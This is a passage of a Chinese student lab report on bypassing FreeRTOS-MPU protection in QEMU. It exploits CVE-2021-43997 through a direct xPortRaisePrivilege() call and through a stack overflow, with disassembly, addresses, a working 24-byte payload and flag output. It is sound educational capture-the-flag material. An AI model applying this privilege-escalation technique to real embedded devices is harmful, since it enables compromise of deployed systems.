20      *MPU_REG_RBAR = 0x40040000;
21      //      | XN |   | AP  |    | TEX | SCB | SRD       |    | REGION SIZE | ENABLE
22      // 000 | 0  | 0 | 001 | 00 | 000 | 010 | 00000000  | 00 | 00100       | 1
23      *MPU_REG_RASR = 0x1020009;
24
25      printf( "Add MPU done\n" );
26      showMPU();
27
28      printf( "Attack test begin\n" );
29      AttackTest();
30      for(;;);
31  }
```

- 经过以上增加第 6 个区域允许对 0x40040000 ~ 0x40040020 的特权级访问后，再次编译程序并通过 Qemu 运行，即可输出 flag: 632466 :

```
[16:34:59] xubiang:TASK2 $ sudo qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain
-kernel task2b.axf -D log.txt
 RNR    CTRL     RBAR         RASR
  0       5   0x00000000   0x06070025
  1       5   0x00000001   0x0507001d
  2       5   0x20000002   0x01070011
  3       5   0x40040003   0x15000017
  4       5   0x20000004   0x0307001d
  5       5   0x20000005   0x01070011
  6       5   0x00000006   0x00000000
  7       5   0x00000007   0x00000000
Add MPU done
 RNR    CTRL     RBAR         RASR
  0       5   0x00000000   0x06070025
  1       5   0x00000001   0x0507001d
  2       5   0x20000002   0x01070011
  3       5   0x40040003   0x15000017
  4       5   0x20000004   0x0307001d
  5       5   0x20000005   0x01070011
  6       5   0x40040006   0x01020009
  7       5   0x00000007   0x00000000
Attack test begin
flag 632466
```

TASK3 FreeRTOS-MPU保护绕过

TASK3-1 编写C代码实现基于FreeRTOS-MPU v10.4的提权和指定函数查找

1. 寻找打印Flag的函数名称和地址

- 编译生成task3a.axf后，使用IDA进行分析，在字符串列表中找到了输出flag的格式化字符串：

Address	Length	Type	String
ER_IROM1:000009E4	00000008	C	flag%u\n
ER_IROM1:00001274	00000005	C	IDLE
ER_IROM1:000040B0	00000005	C	TmrQ
ER_IROM1:000040C0	00000008	C	Tmr Svc
ER_IROM2:00008D80	00000021	C	SIGRTRED: Redirect: can't open:
ER_IROM2:00008EA4	0000001D	C	SIGRTMEM: Out of heap memory
ER_IROM2:00008EC4	00000018	C	: Heap memory corrupted
ER_IROM2:0000A17C	00000007	C	:STDIN
ER_IROM2:0000A184	00000008	C	:STDOUT
ER_IROM2:0000A18C	00000008	C	:STDERR
ER_IROM2:0000A444	00000014	C	Attack successful!\n
ER_IROM2:0000A510	00000006	C	Task3

- 跟踪该地址，可知该地址仅在vTaskRemove()中被引用，因此推测该函数即为打印Flag的函数：

```
ER_IROM1:000009E0 off_9E0         DCD val                 ; DATA XREF: vTaskRemove+2↑r
ER_IROM1:000009E0                                         ; vTaskRemove+8↑r
ER_IROM1:000009E4 aFlagU          DCB "flag%u",0xA,0      ; DATA XREF: vTaskRemove+10↑o
```

- 查看vTaskRemove()函数的反编译结果如下，他的确是输出Flag的函数：

```
1 void vTaskRemove()
2 {
3   _2printf("flag%u\n", ++val);
4 }
```

- 查看其地址为0x000005F4：

```
ER_IROM1:000005F4 ; void vTaskRemove()
ER_IROM1:000005F4                 EXPORT vTaskRemove
ER_IROM1:000005F4 vTaskRemove                             ; CODE XREF: vTask3+4↓p
ER_IROM1:000005F4                 PUSH            {R4,LR}
ER_IROM1:000005F6                 LDR             R0, =val
ER_IROM1:000005F8                 LDR             R0, [R0]
ER_IROM1:000005FA                 ADDS            R0, R0, #1
ER_IROM1:000005FC                 LDR             R1, =val
ER_IROM1:000005FE                 STR             R0, [R1]
ER_IROM1:00000600                 MOV             R0, R1
ER_IROM1:00000602                 LDR             R1, [R0]
ER_IROM1:00000604                 ADR             R0, aFlagU ; "flag%u\n"
ER_IROM1:00000606                 BL              __2printf
ER_IROM1:0000060A                 POP             {R4,PC}
ER_IROM1:0000060A ; End of function vTaskRemove
```

- 虽然找到了打印Flag的函数，但由于MPU的保护无法在用户态执行该函数，因此需要寻找用于提权的函数。

2. 寻找用于提权的函数名称和地址

- 在搜索FreeRTOS的相关漏洞时，在其官网找到了以下页面，该漏洞对应CVE-2021-43997：

Security Updates

FreeRTOS Kernel

11/12/2021 - FreeRTOS Kernel versions 10.2.0 to 10.4.5 (inclusive)

- ARMv7-M and ARMv8-M MPU ports: It is possible for an unprivileged task to raise its privilege by calling the internal function `xPortRaisePrivilege`.

The public CVE record for this can be found at MITRE: CVE-2021-43997.

- 结合课件中的讲解："由于MPU的保护普通任务如果需要使用内核API必须通过MPU封装的API。然后利用SVC中断提高特权级再执行内核API，最后返回再还原任务特权级。"，其中的MPU_xxx()函数相比于特权级的xxx()函数仅多出了提高特权级和还原特权级的操作，以MPU_xTaskCreate()为例，以下为2021/9/11的MPU_xTaskCreat()函数（见此链接），可见该函数只是调用了xPortRaisePrivilege()即可进行提权：


```
#if ( configSUPPORT_DYNAMIC_ALLOCATION == 1 )
    BaseType_t MPU_xTaskCreate( TaskFunction_t pvTaskCode,
                                const char * const pcName,
                                uint16_t usStackDepth,
                                void * pvParameters,
                                UBaseType_t uxPriority,
                                TaskHandle_t * pxCreatedTask ) /*
FREERTOS_SYSTEM_CALL */
    {
        BaseType_t xReturn;
        BaseType_t xRunningPrivileged = xPortRaisePrivilege();

        xReturn = xTaskCreate( pvTaskCode, pcName, usStackDepth, pvParameters,
uxPriority, pxCreatedTask );
        vPortResetPrivilege( xRunningPrivileged );
        return xReturn;
    }
#endif /* configSUPPORT_DYNAMIC_ALLOCATION */
```

- xPortRaisePrivilege()函数与上述函数在一个文件内，其在2021/9/11时的状态如下所示，其内部使用了宏portIS_PRIVILEGED，该宏调用了SVC中断，用于提升权限（见此链接）：

```
BaseType_t xPortRaisePrivilege( void ) /* FREERTOS_SYSTEM_CALL */
{
    BaseType_t xRunningPrivileged;

    /* Check whether the processor is already privileged. */
    xRunningPrivileged = portIS_PRIVILEGED();

    /* If the processor is not already privileged, raise privilege. */
    if( xRunningPrivileged == pdFALSE )
    {
        portRAISE_PRIVILEGE();
    }

    return xRunningPrivileged;
}
```

```
/**
 * @brief Raise an SVC request to raise privilege.
 *
 * The SVC handler checks that the SVC was raised from a system call and only
 * then it raises the privilege. If this is called from any other place,
 * the privilege is not raised.
 */
       #define portRAISE_PRIVILEGE()    __asm volatile ( "svc %0 \n" ::"i" ( portSVC_RAISE_PRIVILEGE ) : "memory" );
```

- 由于 xPortRaisePrivilege() 这个至关重要的用来提权功能是以函数存在的，因此只要能够劫持程序的控制流使程序跳转执行该函数，即可完成提权，因此存在很大的安全问题，这就是 CVE-2021-43997 的主要内容。为此，在 2021/11/16 的提交记录中，该函数被修改成了宏，放置在了 mpu_wrappers.h 中（见此链接）。




```
/**
 * @brief Calls the port specific code to raise the privilege.
 *
 * Sets xRunningPrivileged to pdFALSE if privilege was raised, else sets
 * it to pdTRUE.
 */
       #define xPortRaisePrivilege( xRunningPrivileged )                \
    {                                                                   \
        /* Check whether the processor is already privileged. */        \
        xRunningPrivileged = portIS_PRIVILEGED();                       \
                                                                        \
        /* If the processor is not already privileged, raise privilege. */ \
        if( xRunningPrivileged == pdFALSE )                             \
        {                                                               \
            portRAISE_PRIVILEGE();                                      \
        }                                                               \
    }
```

- 至此，可以确定存在的提权漏洞即为 xPortRaisePrivilege() 以函数形式存在的漏洞。因此，用于提权的函数即为 xPortRaisePrivilege()，其地址为 0x00008EDC：

```
ER_IROM2:00008EDC ; BaseType_t xPortRaisePrivilege()
ER_IROM2:00008EDC                 EXPORT xPortRaisePrivilege
ER_IROM2:00008EDC xPortRaisePrivilege                     ; CODE XREF: MPU_xTaskCreate+10↓p
ER_IROM2:00008EDC                                         ; MPU_vTaskDelete+4↓p ...
ER_IROM2:00008EDC __result = R0                           ; BaseType_t
ER_IROM2:00008EDC xRunningPrivileged = R4                 ; BaseType_t
ER_IROM2:00008EDC                 PUSH            {xRunningPrivileged,LR}
ER_IROM2:00008EDE                 BL              xIsPrivileged
ER_IROM2:00008EE2                 MOV             xRunningPrivileged, __result
ER_IROM2:00008EE4                 CBNZ            xRunningPrivileged, loc_8EE8
ER_IROM2:00008EE6                 SVC             2
ER_IROM2:00008EE8
ER_IROM2:00008EE8 loc_8EE8                                ; CODE XREF: xPortRaisePrivilege+8↑j
ER_IROM2:00008EE8                 MOV             __result, xRunningPrivileged
ER_IROM2:00008EEA                 POP             {xRunningPrivileged,PC}
ER_IROM2:00008EEA ; End of function xPortRaisePrivilege
```

3. 根据以上漏洞完成漏洞利用

- 该任务可以填写任意代码，因此最简单的方式即为直接调用 xPortRaisePrivilege() 函数进行提权，然后进行特权操作输出 Flag 即可，因此修改后的代码如下（也可以结合使用函数地址和函数指针进行调用，此处直接调用了相应函数）：

```
void vTask3( void * pvParameters ) {

    /* write your malicious code here */
    xPortRaisePrivilege();
    vTaskRemove();

    printf("Attack successful!\n");

    for( ; ; ) {}
}
```

- 修改后编译生成可执行文件，执行方式和结果如下， Flag 为 1264931 ：

```
qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel task3a.axf -D log.txt
```

```
[19:13:12] xubiang:TASK3 $ qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kern
el task3a.axf -D log.txt
flag1264931
Attack successful!
```

TASK3-2 利用溢出漏洞实现在FreeRTOS MPU V10.4版本的系统提权和Flag函数打印

1. 寻找存在溢出的缓冲区

- 使用 IDA 进行逆向分析，主函数的反编译结果及相关注释如下：

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  uint32_t i; // r4
  int v4; // r1
  unsigned int value; // [sp+0h] [bp-10h]
  uint32_t id; // [sp+4h] [bp-Ch]

  value = (unsigned int)envp;
  prvSetupHardware();
  // 输入学号后4位并回显
  _2printf("input your last 4-digital id, please press 'Enter' to end\n");
  _0scanf("%u", &id);
  _2printf("id = %u\n");
  // 输入buffer长度，应小于100，否则会提前退出，被存储在length中
  _2printf("input Total buffer length, please press 'Enter' to end\n");
  _0scanf((const char *)&dword_9CE0, &length);
  if ( length < 0x64 )
  {
    // 输入十六进制的构造得到的buffer内容并回显，被存储到InputBuffer中
    _2printf("please input your %d-bytes overflow buffer Byte by Byte in hex value, please press 'Enter' to end once input\n");
    for ( i = 0; i < length; ++i )
    {
```

```
      _0scanf((const char *)&dword_9D0C, &value);
      InputBuffer[i] = value;
      v4 = InputBuffer[i];
      _2printf(&dword_9D14);
    }
  }
  else
  {
    _2printf("buffer length should less than 100\n");
  }
  StartFreeRTOS(id, (TaskFunction_t)vTask3);
  while ( 1 )
    ;
}
```

- 主函数分析完毕，跟随程序流程分析 `vTask3()` 函数，该层没有敏感操作：

```
void __fastcall __noreturn vTask3(void *pvParameters)
{
  int v1; // r1
  int v2; // r2
  int v3; // r3

  Function((int)pvParameters, v1, v2, v3);
  _2printf("Attack successful!\n");
  while ( 1 )
    ;
}
```

- 继续分析 `Function()` 函数，可知该函数的 `HelperBuffer` 可能发生缓冲区溢出：


```
void __fastcall Function(int a1, int a2, int a3, int a4)
{
  uint32_t i; // r0
  unsigned __int8 HelperBuffer[10]; // [sp+0h] [bp-10h]

  *(_DWORD *)HelperBuffer = a2;
  *(_DWORD *)&HelperBuffer[4] = a3;
  *(_DWORD *)&HelperBuffer[8] = a4;
  // HelperBuffer的长度只有10，但length是由用户输入的，可以大于10，因此此处存在缓冲区溢出
  for ( i = 0; i < length; ++i )
    HelperBuffer[i] = InputBuffer[i];
  Helper();
}
```

2．存在缓冲区溢出的函数的栈示意图

- 使用 `IDA` 查看 `Function()` 的栈帧如下：

```
-00000010 ; D/A/*   : change type (data/ascii/array)
-00000010 ; N       : rename
-00000010 ; U       : undefine
-00000010 ; Use data definition commands to create local variables and function arguments.
-00000010 ; Two special fields " r" and " s" represent return address and saved registers.
-00000010 ; Frame size: 10; Saved regs: 0; Purge: 0
-00000010 ;
-00000010
-00000010 HelperBuffer    DCB 10 dup(?)
-00000006
-00000006 ; end of stack variables
```

- 将其转换为常见的栈的形式（高地址在上，低地址在下，从高向下生长）如下：




3. 栈的溢出原理

- 要想通过缓冲区溢出提权，首先就要控制执行流执行 TASK3-1 中提到的提权函数 xPortRaisePrivilege()，该函数在该程序中的地址及函数流程如下：

```
ER_IROM2:000086E2 ; BaseType_t xPortRaisePrivilege()
ER_IROM2:000086E2                 EXPORT xPortRaisePrivilege
ER_IROM2:000086E2 xPortRaisePrivilege                     ; CODE XREF: MPU_xTaskCreate+10↓p
ER_IROM2:000086E2                                         ; MPU_vTaskDelete+4↓p ...
ER_IROM2:000086E2 __result = R0                           ; BaseType_t
ER_IROM2:000086E2 xRunningPrivileged = R4                 ; BaseType_t
ER_IROM2:000086E2                 PUSH            {xRunningPrivileged,LR}
ER_IROM2:000086E4                 BL              xIsPrivileged
ER_IROM2:000086E8                 MOV             xRunningPrivileged, __result
ER_IROM2:000086EA                 CBNZ            xRunningPrivileged, loc_86EE
ER_IROM2:000086EC                 SVC             2
ER_IROM2:000086EE
ER_IROM2:000086EE loc_86EE                                ; CODE XREF: xPortRaisePrivilege+8↑j
ER_IROM2:000086EE                 MOV             __result, xRunningPrivileged
ER_IROM2:000086F0                 POP             {xRunningPrivileged,PC}
ER_IROM2:000086F0 ; End of function xPortRaisePrivilege
```

- 若直接跳转到 xPortRaisePrivilege() 的起始地址，由于其 PUSH 操作与 POP 操作是相对应的，且无法修改一开始 PUSH 操作时入栈的 LR 寄存器的值，因此此时的执行流将在执行完 xPortRaisePrivilege() 后返回 Function() 的最后一个 POP {R1-R3,PC} 指令继续执行，因此若想控制下一个函数的执行，就至少要在之前覆盖 LR 寄存器在栈里的保留值得基础上在栈中再写入 16 个字节。而在实际测试中发现，该程序尽管规定 length < 100，但当 length = 28 时，无论输入的内容为何，都会在 Function() 的 for 循环内发生内存错误，跳转到 MemManage_Handler()，因此 length 必须满足 length ⩽ 24。而在当前的假设下，即跳转到 xPortRaisePrivilege() 的起始地址，要求输入的长度至少要为 32，因此无法满足。
- 为了解决以上问题，考虑在跳转到 xPortRaisePrivilege() 时不跳转到起始地址，而是跳转到 PUSH 语句的下一个语句，从而避免 PUSH 语句压栈两次造成的必须多输入的 8 个字节，从而恰好能满足 length ⩽ 24 的要求。据此，构造的栈如下所示，函数地址额外 +1 是为了表明为 thumb 代码的地址：



- 函数 xPortRaisePrivilege() 的地址上文已经提到，为 0x000086E2；函数 vTaskRemove() 的地址如下，为 0x00001C7C：

```
ER_IROM1:00001C7C ; void vTaskRemove()
ER_IROM1:00001C7C                 EXPORT vTaskRemove
ER_IROM1:00001C7C vTaskRemove
ER_IROM1:00001C7C                 PUSH            {R4,LR}
ER_IROM1:00001C7E                 LDR             R0, =val
ER_IROM1:00001C80                 LDR             R0, [R0]
ER_IROM1:00001C82                 ADDS            R0, R0, #5
ER_IROM1:00001C84                 LDR             R1, =val
ER_IROM1:00001C86                 STR             R0, [R1]
ER_IROM1:00001C88                 MOV             R0, R1
ER_IROM1:00001C8A                 LDR             R1, [R0]
ER_IROM1:00001C8C                 ADR             R0, aFlagU ; "flag%u\n"
ER_IROM1:00001C8E                 BL              __2printf
ER_IROM1:00001C92                 POP             {R4,PC}
ER_IROM1:00001C92 ; End of function vTaskRemove
```

- 使用以上栈结构，需要输入的字节数为 24 字节，其中 0 ~ 11 个字节为任意值；12 ~ 15 个字节为 xPortRaisePrivilege() + 3 = 0x000086E5，由于字节序的影响，实际输入的应该是 E5 86 00 00；16 ~ 19 个字节为任意值；20 ~ 23 个字节为 vTaskRemove() + 1 = 0x00001C7D，由于字节序的影响，实际输入的应该是 7D 1C 00 00。

4. Qemu 模拟运行固件的获取 flag

- 使用以下命令运行该固件：

```
qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel task3b_23.axf -D log.txt
```

- 使用 3.栈的溢出原理 中构造的攻击字符串，结果如下，flag 为 2529860：

```
[19:04:10] xubiang:TASK3 $ qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel task3b_23.axf -D log.txt
input your last 4-digital id, please press 'Enter' to end
id = 1803
input Total buffer length, please press 'Enter' to end
please input your 24-bytes overflow buffer Byte by Byte in hex value, please press 'Enter' to end once input
0 1 2 3 4 5 6 7 8 9 10 11 e5 86 0 0 12 13 14 15 7d 1c 0 0 flag2529860
```

EXT 附加思考题

1. 如何利用溢出漏洞实现在FreeRTOS MPU V10.5版本的系统提权和Flag函数打印

- FreeRTOS MPU V10.5中的xPortRaisePrivilege()已被替换为使用宏实现，但最终提权的核心是调用了SVC中断的那一条嵌入汇编语句，只要在程序中存在某次使用该调用使得程序内存在该语句，那么就可以通过缓冲区溢出跳转到该SVC中断调用对应的汇编语句处，通过执行该汇编语句实现提权。

AFTER-WORK 实验心得

- 本次实验的难度比较大，原因是涉及到了许多不熟悉的领域，比如嵌入式设备的模拟、 ARM 架构下的汇编、 MPU 保护机制等。正因如此，在做完本次实验后，虽然实验中的内容不能保证已经全部理解，但我也收获了很多新的知识，对嵌入式安全有了一些初步的了解，从学习收获上来说是非常丰富的。此次实验中涉及到 ARM 架构下的程序的逆向分析，对于只接触过 x86 汇编的我来说是有一定难度的。但在一步步学习 ARM 指令集和架构相关知识并分析程序的过程中，类比 x86 汇编， ARM 汇编也能较快地了解，因此从类比中学习是一项重要的技能。
- 任务 3 的现实基础是于 2021 年年底被初步修复的 CVE-2021-43997 漏洞。这个漏洞的存在使得只要能够控制程序的执行流，就能轻易地通过调用提权函数完成提权，进而完成其他特权操作。这是一个刚被报告不久的漏洞，即使我之前对嵌入式设备、 FreeRTOS 等概念没有任何了解，但我也可以从应用层次理解这个漏洞利用的方式和可能带来的后果，说明这个漏洞并不是一个很难被发现的漏洞。从这个漏洞的存在可推知，众多的开源项目中一定存在着许多其他尚未被发现的漏洞，他们其中的任何一个都可能带来比这个漏洞更恶劣的结果。因此，一方面，作为一名代码的生产者，虽然我的能力还远不足以完成操作系统的架构及编写，但在日常和未来工作的代码编写中，应该为自己编写的代码的安全性负责，培养良好的架构和编码意识；另一方面，作为安全方向的学习者，在平时的学习过程中也应该培养善于发现漏洞的能力，为保障计算机世界的安全助力。